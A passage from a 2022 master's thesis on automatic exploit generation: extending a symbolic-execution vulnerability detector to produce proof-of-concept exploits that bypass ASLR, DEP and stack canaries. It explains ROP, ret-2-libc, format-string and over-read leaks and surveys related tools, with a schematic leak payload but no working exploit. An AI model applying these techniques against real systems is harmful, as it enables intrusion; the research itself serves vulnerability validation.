TÉCNICO LISBOA

```
print('Analysing {} ({})'.format(real_name, config.ARCH.name))
logger.debug("Starting symbolic execution")
log_on_profile(f"Using heuristic {config.HEURISTICS.name} to symbolic execute {real_name}")
config.USE_POVS = povs
apg = SymEngine(target_name, debug=AVD_ARGS.v)
apg.run()

log_on_profile("Executed {} instructions".format(config.nr_exec_instr))
log_on_profile("#BasicBlks: {}".format(config.nr_exec_basic_blk))

if config.VULNS_FOUND:
    log_on_profile("Vulnerabilities found")

terminate()
```

Automatic Exploit Generation: A modular approach for vulnerability validation

Alexandru Marian Pena

Thesis to obtain the Master of Science Degree in

Information Systems and Computer Engineering

Supervisor: Prof. Pedro Miguel dos Santos Alves Madeira Adão

Examination Committee

Chairperson: Prof. Nuno João Neves Mamede
Supervisor: Prof. Pedro Miguel dos Santos Alves Madeira Adão
Member of the Committee: Prof. Rui Filipe Lima Maranhão de Abreu

November, 2022

Acknowledgments

I would like to start by thanking Instituto Superior Técnico for providing the possibility and means to learn about the fields that I am interested. To my supervisor Pedro Adão for the extensive help and guidance provided in the development of this work. To the Security Team Técnico (STT) and its members that provided many of the resources and help that allowed me to keep learning about the security field, and a special thanks to Nuno Sabino for his immense patience and invaluable help with many of the challenges faced. Further acknowledgements to my family and friends for their support and help.

Resumo

Qualquer sociedade moderna é dependente de diversos sistemas cibernéticos, por exemplo: centrais nucleares, centrais de tratamento de águas, hospitais e muito mais. É inevitável que em sistemas construídos por humanos, erros críticos sejam introduzidos e não sejam detetados até ser tarde demais. Alguns destes erros possuem o perigo de potencialmente serem abusados e passar o controlo do sistema a entidades não autorizadas. De modo a facilitar o processo de identificar e prevenir estes erros, um projeto foi previamente desenvolvido por um antigo aluno de mestrado, Nuno Sabino. Este sistema denomina-se de Automatic Vulnerability Discovery (AVD). O AVD construído consegue detetar uma grande categoria de vulnerabilidades utilizando técnicas como Symbolic Execution e Taint Analysis, em binários já compilados, sem qualquer acesso a código fonte para instrumentação.

O projeto atual extende o AVD construído de modo a gerar exploits, quando possível, para as vulnerabilidades descobertas com o objetivo de provar que de facto existe uma vulnerabilidade bem como identificar a criticidade da mesma, assim ajudando o programador a decidir onde deverá focar o seu esforço e recursos. A geração de exploit funciona, não so em sistemas sem qualquer proteção, como em sistemas que possam ter todas as proteções ligadas, caso seja possível de acordo com as limitações do própio AVD.

Este trabalho tenta também melhorar o sistema de deteção de vulnerabilidades introduzindo uma nova técnica de sumarização de ciclos, que tem como intuito diminuir os tempos de execução de um âmbiente simbólico puramente dinâmico assim aumentando a taxa de deteção de vulnerabilidades e consequente geração de exploits.

Palavras-chave: Deteção automática de vulnerabilidades, Exploit, ASLR, Execução Simbólica

Abstract

The Automatic Vulnerability Detection field has gained popularity in recent years. One of the first big events in this field was the Cyber Grand Challenge, an event organized by DARPA where many cyber reasoning systems competed for the discovery, exploitation and patching of vulnerabilities. Many of the systems introduced at CGC were able to automatically detect, patch and generate exploits for the existing vulnerabilities in the challenges. Though, these first generation systems were not equipped to generate exploits for operating systems with modern protections like ASLR. Research to improve these systems already existed, however they made assumptions that limited the range of exploitable programs, like the programmer manually opting out of some settings like PIE, and leaving non randomized sections in the applications (Schwartz et al. [1]). More recent research (Gadient et al. [2]) take another approach, by chaining different classes of vulnerabilities to first de-anonymize the memory mappings in order to bypass modern protections like ASLR.

With the intent of creating a system capable of aiding developers in locating faults in the code and determining if such faults are critical to the integrity of their application, we propose the implementation of a system that is able to generate proof-of-concept exploits that can be used as witnesses of the presence of critical faults in vulnerable binaries that are protected by a mix of modern operating system protections. These exploits can then be used as Proof of Vulnerabilties (PoV) and determine which faults are critical and should be given priority to fix.

To do so we extend from previously developed work, in the Automatic Vulnerability Detection field, by Sabino [3]. To be able to generate exploits for modern systems we augment AVD with mechanisms that are able to detect memory disclosures, in order to bypass ASLR, PIE, canaries and other randomness protections.

In order to improve AVD's vulnerability discovery process, we also implement a technique to summarize the many states of loops into a single state aiming this way at reducing the problem of path explosion in symbolic execution.

Keywords: Automatic Vulnerability Detection, Exploit, ASLR, Symbolic Execution

Contents

List of Listings

List of Algorithms

List of Tables

List of Figures

Chapter 1

Introduction

In this chapter we will overview the motivation for this project, briefly go over the current research state in this field and state the goals of this thesis.

1.1 Motivation

In the last decades the dependence of humanity on software kept increasing constantly. We have smart toasters, smart fridges, washing machines powered by Artificial Intelligence, a computer in our pockets, a home computer, a laptop to take to work and much more.

All of those very convenient devices can have millions of different complex software components interacting with each other. They can interact with humans, with the network, with other devices and much more. All of those things in the end have one weakness in common. They were either developed by humans or by tools made by humans.

And, as history has shown us, humans tend to make mistakes. In software engineering human mistakes can mean a compile error, a simple crash, or a dormant vulnerability that is found years later by some malicious party and only awaken to cause chaos in our software dependant society. This is exactly what happened recently, a critical vulnerability was discovered in the Apache Log4j logging library [4] which could allow an attacker to obtain control of the vulnerable machine with a simple payload, and potentially affecting all applications that used this library.

This type of critical situation is what lead to DARPA creating the first big competition to promote research in the field of automatic vulnerability detection. The competition was named Cyber Grand Challenge (CGC) [5] and was one of the first official competitions that had Cyber Reasoning Systems compete against each other to find vulnerabilities, patch them and exploit the binaries of other teams systems'. The prize range went up to $2 million dollars for the first place, in order to promote and emphasize the importance of research in this field.

With this goal in mind, a cyber reasoning system was already developed by a previous MSc student of IST, Nuno Sabino [3]. The implemented system, AVD, already has the capacity to find vulnerabilities through the use of symbolic execution, concolic execution and taint analysis. It is also able to generate,

in some cases, exploits that lead the program to an unstable state that could be exploited.

While vulnerability detection can be considered the core component of such systems, exploit generation used as a way to prove which of those bugs are not false positives and actually critical, adds a lot of value to the system and can be of great help to the developer. Being able to differentiate between an exploitable bug and another non-critical bug, is extremely important in order to know where the resources should be focused in order to fix the problem before it can be abused.

In the context of CGC 2016, the systems presented succeeded at finding many vulnerabilities and patching them, but their exploit generation was limited for real world scenarios as modern operating system protections like ASLR were not considered.

Quoting from MAYHEM [6], the tool developed by ForAllSecure that scored first place at CGC 2016: *"section:pax makes no effort to bypass OS defenses such as ASLR and DEP, which will likely protect systems against exploits we generate"*.

With this in mind, this thesis aims at developing a system that depending on the combination of enabled protections (ASLR, FULL-ASLR, DEP, Stack Cookies, ...) adopts different strategies in order to increase the versatility of the system. This means that different strategies will also have different constraints, like necessary vulnerabilities. For this, we will have to extend the current symbolic execution engine to be able to detect more classes of memory disclosure. It will also be necessary to be able to chain the different steps of the exploitation strategy in the correct order, which can lead to an unbounded complexity in the time of exploit generation. This increase of the complexity should be kept in mind when developing our system.

1.2 Topic Overview

The problem of automatically generating exploits in the presence of modern security protections such as ASLR and DEP is still in its early stages, each solution having different characteristics and requirements, like having access to the source code [2], not dealing with stack cookies, or requiring non-randomized executable sections [1].

For example, the strategy used by Schwartz et al. [1] depends on having a non-randomized executable section on the binary to construct an hardened rop-chain in order to exploit the binary, thus not applicable in the case of FULL-ASLR.

On the other hand Gadient et al. [2], are able to generate exploits for binaries with FULL-ASLR by chaining an over-read exploit with an overflow exploit, however its threat model considers that the attacker has access to the binary source code for an initial execution trace tracking to find the vulnerabilities. In our scenario we only have access to the binary.

We can also implement some bruteforce technique if we desire to exhaust all possible exploitation strategies in case all other strategies fail. As the article by Shacham et al. [7] demonstrates, in x86 architectures given the lack of entropy in the ASLR implementation, randomization is only a small slowdown to brute force attacks.

1.3 Objectives

The goal of this thesis is to extend the existing tool AVD, by adding the ability to generate exploits, as a proof of critical fault, for binaries with x86 architecture. We consider binaries that can have any modern protection enabled, and only requiring access to the binary and the GNU C library used by the target.

Our strategy to achieve this is to first verify the enabled protections of the application, and depending on the enabled protections decide what route the symbolic engine must take to generate an exploit, and what constraints it needs to gather.

We also extend the symbolic execution engine with more memory disclosure patterns and the capacity to verify if the leak contains any important information to the exploit generation.

If the symbolic engine is able to find all constraints in a reasonable time, the last step is the generation of the exploit using the execution traces obtained from the symbolic engine, by "translating" them to an exploit written in python code.

The implementation of a summarization technique with the goal of improving Vulnerability Detection and to decrease the execution time and resources introduced by problems like path explosion is also introduced in this work.

Thus this thesis performs 3 main contributions:

- we extend AVD with *Exploit Strategy* and *Exploit Generation* modules, that are able to analyse and decide what approach AVD uses to exploit a target, and how to generate the exploit for that target whenever that is possible;
- we extend AVD with a *Memory Disclosure* module that is responsible for disclosing critical information related to the target memory and the verification of it, in order to be able to develop exploits that require the usage of memory leaks;
- develop and implement a *Loop Summarization* module that is responsible for speeding up the analysis of binaries, thus allowing the symbolic executor to exploit a larger state space within the same time frame.

1.4 Thesis Outline

This thesis is organised as follows: in Chapter 2 we start by briefly explaining the underlying concepts such as memory corruption vulnerabilities and typical protections that operating systems can use to protect themselves.

Chapter 3 introduces some of the existent research in the field of automatic vulnerability discovery and exploitation, we discuss key topics like Symbolic Execution and AVD. We also analyze the solution of similar tools such as MARTEN [2].

In Chapter 4, we go in detail over the different modules implemented in this thesis, such as strategies to generate exploits and bypass protections, memory disclosure strategies, and Summarization technique.

Chapter 5 is dedicated to the analysis of the obtained results regarding the tool accuracy, effectiveness and more. To this purpose we use a set of binaries present in the CGC dataset and CTF binaries.

Chapter 6 summarizes the achievements, and present some potential future work.

Chapter 2

Background

In this chapter we will briefly talk about the fundamental concepts to understand for this thesis like memory corruption vulnerabilities, memory disclosure and protections that operating systems use to protect the system from unauthorized users.

2.1 Theoretical Overview

2.1.1 Memory Corruption

Regarding a specific memory corruption vulnerability, *buffer overflow* is a type of memory corruption vulnerability introduced by lack of verification of buffer bounds, on programming languages that don't have memory safety checks like C.

Aleph One gives the following definition for buffer overflow or stack smashing in his article *Smashing The Stack For Fun And Profit* [8]: *"it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address"*.

Paraphrasing, this means that an attacker could possibly exploit a buffer overflow bug to gain control over a target machine, by making the application execute what he desires.

Even though this type of vulnerability has been known for a couple decades and many advancements have been made in the field to try to prevent it, people still (and will) commit mistakes that will lead to a buffer overflow. According to MITRE CVE repository [9] just in 2021, 703 buffer overflows have been identified.

Other high level languages like Java, don't suffer from this problem since the java virtual machine enforces memory safety, although they can still have bugs and be exploited.

There have been many attempts at mitigating memory corruptions like buffer overflow (stack cookies, ASLR, DEP, . . .) but truly, none is one hundred percent bullet proof. As we will explain individually each protection, this will become clear.

2.1.2 Stack Cookies

Stack cookies is one of the protections implemented to prevent the class of buffer overflows mentioned in the previous section. This protection works by instructing the compiler to insert a *Canary/Cookie* between the stack frame variables and the section in the stack where important memory registers are saved, specifically the return address that is popped into the instruction pointer.

Quoting from [10], *"When the function returns, it first checks to see that the canary word is intact before jumping to the address pointed to by the return address word"*. This protection can effectively stop stack smashing buffer overflows, unless there is a way for the attacker to leak the canary, which in that case it becomes useless and allows the attacker to continue his attack under certain conditions.

Even if the attacker can't leak the canary, it is still possible for the binary to be exploited, as the attacker can conduct attacks like pointer clobbering. These attacks still work as canaries do not protect local variables and canary integrity is only verified at the end of execution of the function which may be to late to detect the overwrite of function parameters (in 32 bit binaries).

2.1.3 Address Space Layout Randomization (ASLR) and Position Independent Code (PIE)

Another protection implemented is *Address Space Layout Randomization (ASLR)*. The idea behind it is that to exploit memory corruption vulnerabilities the attacker needs to have an in-depth knowledge of the data and memory sections of the vulnerable process. If an attacker doesn't know this information, he can't know with what value to overwrite the return address of a function, thus preventing him from obtaining control of the machine. Notice that this however does not prevent an attacker from for example crashing the process.

ASLR works by having the offset of the different memory sections of a process randomized. This way an attacker that can't observe the internal state of a machine can't know at run time, where each memory section starts, and for example does not have the details of the start address of the libc. The only way to perform an attack is thus if there is some vulnerability that allows to disclose such information.

One way to leak such information is if there exists some type of vulnerability that allows for example to find an address of something mapped in the process virtual memory. For example, if we are able to leak the pointer of the function `getc`, then we can calculate the base address of the libc based on the `getc` function offset, and this way effectively defeating ASLR. We can use vulnerabilities like format string, pointer leak, or buffer over-read to leak this data, if they exist.

There are some other more fine-grained forms of ASLR that attempt at preventing the computation mentioned above to obtain the libc base address with the knowledge of a single pointer. We will talk about one of them, *ASLR Permutation*, in the related work section.

More information on ASLR can be obtained in [11].

PIE or *Position Independent Code*, is not necessarily a protection mechanism, but has similar effects to ASLR, in the sense that it will attribute different addresses for the code instructions, per execution. The real purpose is to have like the name says, code that can be loaded at any memory address instead

of code that can only be executed at a specific address, because of other software engineering reasons. Though its main goal is not security, it ends up helping as this way the attacker can't easily call functions from the own binary code without having to first discover an address. After an address is leaked, it suffers same problem as ASLR, an offset can be added or decremented to call whatever the attacker desires in that region.

Having PIE and ASLR enabled is also called FULL-ASLR.

2.1.4 Format String

The *Format String vulnerability* is a class of vulnerabilities that revolve around the insecure use of format functions like `printf` and functions of that family. Format functions receive format strings.

When the developer passes to the format function a format string with field specifiers like `%s`, `%d` or others, the format string is evaluated according to the other parameters, which are retrieved from the stack. If the parameters are not passed to the function, then the format string will get whatever is in stack after the memory location of the format string. This means that if a developer allows a user to specify what format string they want to use, they can pass a variable number of format specifiers and end up reading more than they are supposed to. This can lead to information disclosures.

With a format string the attacker can in fact read from any valid pointer, and in particular he can read a resolved Global Offset Table (GOT) entry to leak the address of a libc function (and consequently defeat ASLR as described in Section 2.1.3).

Format Strings can also be used to perform arbitrary writes using the field specifier `%n`.

2.1.5 Buffer Over-read

Another form of information disclosure that we talk about in this project, alongside format string and pointer leak, is the *buffer over-read*. This type of vulnerability occurs when we overrun the buffer boundaries while reading from a buffer. If we have a buffer of size `X`, and for some reason a user is allowed to choose how many bytes to read, the user can choose to read `X+N` bytes. If the user can specify the number of bytes to read, we can end up reading more than the target buffer. In this case we are over-reading the buffer. This can lead to the program crashing if reading from invalid sections of the program, or to leaking the process memory information.

This vulnerability can also occur when a string is not null terminated due to some programming miscalculation. As a consequence when functions like `printf("%s", buff)` are called they will read until a NULL byte is detected. If the buffer is not NULL terminated more data than intended will be disclosed to the user.

A notorious case of buffer over-read bug is the Heartbleed [12], a security bug in the OpenSSL Cryptography library which allowed an attacker to obtain sensitive information through specially crafted packets.

2.1.6 Ret-2-Libc and Data Execution Prevention (DEP)

Return to libc is an exploitation technique that gained popularity when the typical shell code injection attacks were thwarted by the Data Execution Prevention (DEP) protection.

DEP [13], also known as NX or Executable Space Protection, is a protection mechanism that prevents a memory segment from being writable and executable at the same time. If DEP is enabled and the application tries to execute code from a memory section that is set as writable, the application will throw an exception and crash.

This is used to prevent an attacker from injecting is own code, through a vulnerability like buffer overflow, and then execute the injected code.

Ret-2-Libc is a technique used to bypass DEP circumventing the need for an attacker to insert its own user code. The goal of this technique is to call already existing code, for example the `system` function from the standard GNU C library, by smashing the stack and overwriting the return address with the address of the intended function.

This technique can be defeated by ASLR (if there are no leaks), as a malicious party needs to know the mapping of the libc memory sections in the process memory.

Though sometimes, it's possible, for whatever reason, that we don't have access to the system function in the libc, which defeats ret-2-libc purpose. To solve this issue another technique was invented, ROP.

2.1.7 Return Oriented Programming (ROP)

Return Oriented Programming (ROP) [14] became very famous for bypassing protections like DEP, which are meant to stop an attacker from introducing its shellcode in the memory of the program, without needing access to other functions like the previous technique ret-2-libc.

A *ROP chain* is a sequence of small code portions called gadgets. A *gadget* typically contains a couple of assembly instructions like `pop eax` and terminates with the hexadecimal sequence `C3` which corresponds to the instruction `ret`. A ROP chain works by *"stitching together"* these small pieces of code so that in the end our intended function is executed. For example, if we have a gadget `inc eax; ret`, we can call this gadget 20 times to set register `eax` to 20. Side note, some research even points out to the possibility of doing this attack without using return instructions [15], which makes this strategy an even more solid choice.

Notice that these gadgets are not introduced by the attacker but rather extracted from the vulnerable program itself or the libc. In a sufficiently large binary, it is possible to have enough ROP gadgets to build any program behavior. If PIE or ASLR are enabled in the target system, then it is necessary to know the program image address or ASLR offset to actually be able to use the gadgets.

ROP chains will be a fundamental part in the generation of exploits in our solution.

Chapter 3

Related Work

In this section we will analyze different works developed in the last decades regarding different subjects related to this thesis. Specifically in the field of automatic vulnerability detection, automatic exploit generation and some improvements to the protections that we considered in our threat model that could possibly mitigate our exploit generation strategies like *Fine Grained Randomization*, and then strategies that could possibly defeat these advanced mitigation's.

3.1 Automatic Vulnerability Detection (AVD)

The Automatic Vulnerability Detection system (AVD) developed by Sabino [3] is a cyber reasoning system (system that can automatically detect, patch and exploit vulnerabilities) of the same type as the ones developed for the Cyber Grand Challenge in 2016 [5]. It has the capacity to detect a range of different bugs through the use of fault localization strategies.

AVD uses techniques like symbolic execution and dynamic taint analysis to locate bugs. An optimization strategy was also implemented to more efficiently guide the symbolic execution of the program through the use of a custom dynamic similarity coefficient which prioritizes certain paths during the concolic execution, a variant of symbolic execution which uses concrete values to avoid certain issues of pure symbolic execution.

To evaluate AVD, the CGC vulnerable binaries were used. From this dataset 186 binaries were successfully analyzed and AVD was able to detect 180 vulnerabilities, where 62 were false positives. In total 118 accurate vulnerabilities detected. When comparing to the 2015 Cyber Qualification Event (CQE) challenges, the qualification event for the CGC, 82 vulnerabilities were detected which is 4 more than the 78 detected by the first placed team during the event. Those numbers were extracted from Sabino [3] "table 4.2".

The current exploit generation system works by running symbolic execution (and taint analysis) until a bug that breaks one of the safety policies is detected (e.g., a buffer overflow). When that happens the system will attempt to generate an exploit based on the symbolic constraints gathered throughout the execution. Symbolic variables in the system can be introduced from different sources but the main one

is when the application calls libc functions related to reading user input.

The generated exploit is a Python script that uses the `pwntools` module [16] to send and receive data to/from the target binary. The input sent to the application is the payload that is obtained from calling the Z3 solver to solve the gathered path constraints. This input is sent to the application, and will lead the application to an inconsistent state, like `SIGSEGV` (segmentation fault) and crash it. This thesis continued from this state and extended on it.

3.2 Symbolic Execution

Symbolic Execution is a state-of-the-art technique used in many modern code analysis tools. The purpose is to automatically explore all possible paths that a program can execute. Symbolic execution can have a diverse range of uses like automatic test generation, fault localization and more.

When a program is being executed symbolically, it will execute most instructions as normal, except functions that require user input and branching instructions. In this mode when a function that requires user input like `gets` is called, the program will introduce *symbolic variables* instead of requesting the user for input.

A symbolic variable, is a placeholder in memory that has no concrete value, its value can be anything that its restrictions allow for.

When instructions that operate over the value of the symbolic variable are executed, this may insert a restriction over the symbolic variable. Take as an example, the operation `X = X + 1`, where the variable `X` is a symbolic variable introduced when AVD executed some function like `scanf("%d")`. In this case, after the operation is completed the value of `X` has a new restriction that says that its value, is the original plus one.

When branching instructions (conditional jumps/If's) are detected, if the process of deciding the execution flow depends on the value of the symbolic variables, the program will fork the execution into all possible paths to follow (the true path, the false path or both). To know which paths are possible to follow, the symbolic execution must solve the value of the symbolic variable taking into account all of its restrictions. The process of solving the variables is done by SAT solvers, for example Z3.

After the execution path of a program being symbolically executed is split (or forked) into different paths by the branching instructions, the system must decide which path to follow first from all the possible one's, this problem has multiple different solutions, for example the program can decide to explore randomly any path, focus on memories with less executed instructions, by breadth first search or other strategies.

The previously described strategy where the symbolic execution fork's into different paths and each is explored consequently, is the dynamic mode of symbolic execution. Static versions of the algorithm work by translating program statements into formulas, instead of individually exploring paths like the dynamic version. Dynamic execution is focused on improving code coverage while static analysis works by representing all paths through symbolic formulas.

One of the main problems of dynamic symbolic execution, is the path explosion problem. The path

explosion problem occurs when the number of possible paths that a program can follow grows exponentially. This can happen in loops with an unbound, or large, number of iterations that is exponentially forking into different paths.

This problem will lead to an exponential time increase in execution and required computational resources, especially the memory, it is very easy to run out of memory if this problem is not controlled.

In the next Section 3.2.1, we will discuss a system named MergePoint [17], quoting directly MergePoint uses ”a new technique that employs static symbolic execution to amplify the effect of dynamic symbolic execution” (Avgerinos et al.).

3.2.1 Veritesting

In the article Veritesting [17], Avgerinos et al. present MergePoint, a large-scale symbolic execution system to test binaries, without source code access.

Veritesting works by alternating between Dynamic Symbolic Execution (DSE) and Static Symbolic Execution (SSE), ”The alternation mitigates the difficulty of solving formulas, while alleviating the high overhead associated with a path-based DSE approach.” (Avgerinos et al.).

Veritesting starts by operating on a Dynamic mode and opportunistically changing to Static execution when it encounters symbolic branches with the ideal conditions to statically analyze.

When in SSE, Veritesting will perform analysis on a control flow graph that was recovered during dynamic execution, this analysis will determine a frontier between statements that are easy and difficult to statically analyze, the SSE will then generate a formula that represents the effects of the paths from the easy nodes to the hard to analyze nodes.

Veritesting names 4 new steps with wich augments the DSE: CFGRecovery, CFGReduce, Static-Symbolic and Finalize.

During the CFGRecovery, it will obtain a partial control flow graph of the program, where the starting point is the current branching moment and the end will be a generic exit node.

CFGReduce takes in the previously recovered CFG and produces an acyclic graph where the edges are nodes that represent points where DSE may continue. On loop graphs, Veritesting removes the back edges (node that goes back to the start of the loop) and replaces with a new node they call ”Incomplete Loop”.

The StaticSymbolic step uses the generated acyclic CFG from the CFGReduce step, and builds symbolic formulas that represent all possible paths.

The final step is Finalize, after obtaining all SSE states the algorithm returns to the DSE mode.

For further information on these algorithms, the reader can refer to Section 3 of Veritesting [17].

MergePoint, the algorithm described in Veritesting, is implemented on top of the already existing MAYHEM [6], with an additional 17,000 lines of OCaml and 9,000 lines of C/C++ (Avgerinos et al.).

Veritesting results demonstrated great success, by obtaining better path coverage, number of bugs detected and nodes covered. From their analysis of 33,248 binaries, the system managed to find 11,687 bugs and 162 of them being exploitable and spawning a shell (Avgerinos et al.).

An alternate version inspired by Veritesting, meant to relieve the path explosion problem is implemented in this thesis. Though we don't have complex mechanisms like Veritesting to turn cyclic graphs into acyclic or a Static Symbolic Execution Engine, which means loops with a very high state space are still problematic to analyze since we have to explore them dynamically. Though, we apply a summarization to the iterations of a loop, by merging multiple paths into a single state, in order to avoid executing multiple times the same code outside of loops in all the originated paths.

3.3 Exploit Generation on ASLR enabled Environments

3.3.1 On the Effectiveness of Address-Space Randomization

In [7] Shacham et al. focus on the effectiveness of ASLR on 32 bits architectures. The final conclusion of the authors based on tests run against an Apache server service running in a Linux PaX ASLR System, is that ASLR is not strong enough to considerably slow down any derandomization attacks like brute-force.

The attack that the authors conducted against the service consists of finding the value of the variable `delta_mmap` (16 bits size) which determines the offset of segments allocated by `mmap`. This will then be used to find the libc base address and execute a return-to-libc to obtain a shell. The authors report an average time of 216 seconds to exploit and obtain a remote shell in this system.

The libc address discovery consists of overflowing the vulnerable buffer by sending a long request where the return instruction pointer is overwritten with guesses of the address of function `usleep()`. An incorrect guess will make the child process to crash and fork a new process with the same `delta_mmap`. A successful guess will hang the connection for some time, meaning that it was correct the address. After finding the correct value of the variable `delta_mmap`, the base address of the libc segment is known and the attacker has access to all libc functions, more interestingly the function `system`.

The attack is successful for a couple of reasons: first the area to be guessed contains very low entropy, 16 bits. This means that there are only $2^{16} = 65536$ attempts to be made in the worst case scenario. Secondly, like the authors wrote in [7], *"Many network daemons, specifically the Apache web server, fork child processes to handle incoming connections. . . "*. This means that the address space will be the same for child processes and finding the address of one child process will reveal the address space of all Apache child processes as stated in [7].

The consequences of moving to x64 bits architecture or using a more fine-grained randomization are also explored in [7]. According to the authors, a consequence of changing to a x64 architecture is that, depending of the implementation, it is very unlikely to have less than 40 bits of entropy. This makes any attack that requires having to brute-force 40 bits very unlikely to go unnoticed, and in this case the administrator can take measures to correct the system or attempt to block the access of the attacker.

It is important to keep this strategy in mind as if we want to build a complete tool and the target binary has FULL-ASLR and does not leak any information, then there is not much we can do besides this type of derandomization attacks. However we don't consider this attack as in our threat model we assume

that each exploit is attacking a different process instance and the address layout space will always be different from one execution to another.

3.3.2 Q: Exploit Hardening Made Easy

In [1] Schwartz et al. introduce the tool *Q*. According to the authors, Q is an end-to-end system that can automatically generate ROP payloads for any given binary and can harden an already existing exploit that can crash a binary with protections enabled, to an exploit that can bypass DEP and ASLR.

ROP chain generation is beyond the scope of this project, for any rop related task we will be using ROPGadget.

To generate a working exploit, the authors used the fact that in most binaries FULL-ASLR was not enabled by default, specifically, the program image. At the time of publication of this work, the program image section was not automatically randomized and had to be manually compiled with the *Position Independent Executable (PIE)* flag. This meant that given a large enough program it was possible for an attacker to build a ROP chain from this non randomized section effectively bypassing ASLR and DEP.

To demonstrate this the authors successfully hardened nine real world Windows and Linux exploits. Their results also show that Q can generate payloads for 80% of Linux binaries in `/usr/bin` larger than 20KB.

Unfortunately, the biggest downside of Q is its dependence on non randomized sections. At the time the article was published (August 2011) PIE was indeed not enabled by default on Ubuntu distributions, however since Ubuntu 16.10 released in 2016, PIE is now enabled by default [18]. This means that the gadgets in the program image also have randomized addresses, unless the developer personally opted out of it. Of course the default randomization behavior also depends of the different operating systems implementations, and this non randomized section assumption may still hold true under some scenarios.

In this thesis we also use a similar strategy as the one presented in Q to generate exploits through ROP chains, as ROP chains bypass DEP and provide more flexibility than other exploitation techniques.

3.3.3 Marten

Marten [2] is an end-to-end system for discovering and automatically generating exploits that bypass protections like FULL-ASLR.

Marten is able to automatically detect memory disclosures and use them to generate exploits that exploit buffer overflow vulnerabilities for processes running on remote servers. It can also generate different type of ROP chains that enable remote code execution in vulnerable machines, in the presence of FULL-ASLR.

Marten first runs an analysis to find an overread vulnerability. If it is able to find a useful overread error it will then generate a memory disclosure exploit. The memory disclosure exploit is then executed to obtain privileged information about the memory mappings of the vulnerable process. With this information Marten builds the ROP chain that will be used in the next step.

After having the ROP chain that bypasses ASLR, Marten needs to find a buffer overflow vulnerability, in order to make the target process execute the payload. If an overflow vulnerability is detected then the final exploit is built and executed.

To start the vulnerability analysis Marten requires two inputs: (1) the source code of the application, and (2) benign inputs to conduct the analysis. In our case, AVD only has access to the target binary (no source code). Regarding the inputs, AVD does not necessarily require them as it can perform pure symbolic analysis, but that is not the most efficient way to run it. We benefit from malicious execution traces gathered from instrumented applications executed with inputs generated from tools like fuzzers.

Marten vulnerability discovery works with an instrumented version of the application compiled locally that provides symbolic expressions support. Quoting from [2] *"The instrumentation is implemented as an augmented version of LLVM's Dataflow Sanitizer (DFSAN)"*. Also, *"To make the collection of these expressions tractable, Marten only computes these expressions for bytes used in sinks, i.e., potential target locations within the program"*. This means that Marten will only compute symbolic expressions on functions that it considers dangerous like `memcpy`.

The instrumented application will then generate information about the operations performed with tainted data that flows through the program. To analyse this information Marten implements a trace analyzer that derives the symbolic expressions in the generated log information.

After the mentioned logs are obtained, Marten uses a goal directed branch enforcement algorithm to detect possible vulnerabilities by iterating through the sinks detected in the previous analysis step. Marten will then start adding constraints (for each sink tainted variables) until an error is triggered or the solver fails to generate an input. An error is said to be triggered when an operation writes outside of a destination buffer or reads outside of an buffer. In the AVD, this is done by the implemented safety policies.

Marten memory disclosure exploit uses a buffer overread bug to obtain privileged information. The buffer overread will try to spill the maximum information it can without crashing the process, in order to avoid the re-randomization of the process memory sections. It does so by ensuring that the destination buffer where the leaked data is going to be written is large enough to hold it.

According to the paper, Marten looks for a libc address in order to get access to a large number of ROP gadgets, in order to generate an exploit with gadgets found in the libc. To obtain this leak, Marten looks for overread vulnerabilities on calls to functions like `memcpy` where the size parameter as symbolic. After that it will run a non instrumented version of the application and check the memory of this concrete execution to determine if by manipulating the size parameter (number of bytes to read from memory) it can obtain the desired information. It is also here that Marten will guarantee that the size of the destination buffer is large enough to hold whatever value the symbolic size variable will be resolved too.

Finally, Marten will also guarantee that the data being leaked will reach a function that makes the information available to the user such as `printf`.

With this system, the authors conclude that *"Marten generates working exploits for seven vulnerabilities across five code bases."*, which were verified to work against fully randomized environments. These

results can be found in Table 8.1 of [2].

3.3.4 An Automatic Evaluation Approach for Binary Software Vulnerabilities with Address Space Layout Randomization Enabled

In [19] Jia et al. analyze and automate ways to bypass ASLR. Its main contribution is a system that using *recessive information leakage functions* (a definition used by the authors to identify printing functions that may not exist in the program) in the vulnerable program, can obtain privileged information and generate an exploit to bypass ASLR. The system was tested in Ubuntu 16.04 x64 systems using three CTF challenges.

The document provides a way to leak information and then exploit the program. The leak strategy relies on using a memory corruption vulnerability to overflow the return address instruction pointer, with the address of the Procedure Linkage Table (PLT) entry of an output function like `puts`. For this to work the authors state that *"the main module is not random at this time, which also provides theoretical support for us to conduct information leakage"*. Then passing as argument the GOT entry address of a function mapped to the libc (e.g. `getc`, `strtok`, ...), the `puts` function will look up the GOT entry and print its content, which is the address in the libc of where that function is mapped. For this to work the GOT entry address must have been previously resolved by the PLT, so they use the `_libc_start_main function`. This function is responsible for doing the initialization and calling the `main` of the vulnerable application, so we are sure its initialized at this point.

This strategy requires attention to two details. First, it needs to identify an actual recessive information leakage function that can be used to do what was previously described. Second, it must do this in such a way that it will not make the program reload and re-randomize the memory mappings in order to exploit it the next time. Regarding the first point, the paper says that a multi-path algorithm is used to analyze the program with taint analysis, to track the standard input/output stream data. For the second part, and in order to execute the leak with an overflow and then return the control to a state ready to continue execution (for exploitation), a ret-2-libc strategy is used.

The article uses a formula to describe this symbolic constraint path similar to the following possible payload:

```
overflow_padding + output_function_address +
 + main_address_to_continue + argument_to_leak.
```

This payload basically uses the overflow vulnerability to employ a ret-2-libc technique that replaces the instruction pointer with the output function to produce the leak and using as argument the `argument_to_leak`, which is the address of the GOT entry to read (`_libc_start_main function`). After performing the leak, the program returns to `main_address_to_continue` which is the execution point where the vulnerability first occurs, in order to exploit it again, now having knowledge of the libc base address.

The article proposes an interesting way to obtain a leak and exploit the program with a single overflow vulnerability, and since function@PLT section is not randomized by ASLR, it's not necessary to first leak a libc address. Of course this strategy depends on actually having a function like that available in the

PLT table.

3.3.5 Automatic Exploit Generation (AEG)

In [20] the authors present some of the automatic exploit generation research conducted at CMU. The document main focus is on the generation of exploits that hijack control flow, the same category as our project.

The authors summarize the research as: *"At a high level, AEG consists of three steps: It first encodes what it means to exploit a program as a logical property; it then checks whether the exploitability property holds on a program path; and finally, for each path the property holds, it produces a satisfying input that exploits the program along the path."*. The first two parts are already implemented in AVD, specifically in the safety policies that determine if there is a vulnerability present. A vulnerability could be an control-flow hijack or leak of information, which is detected through taint analysis.

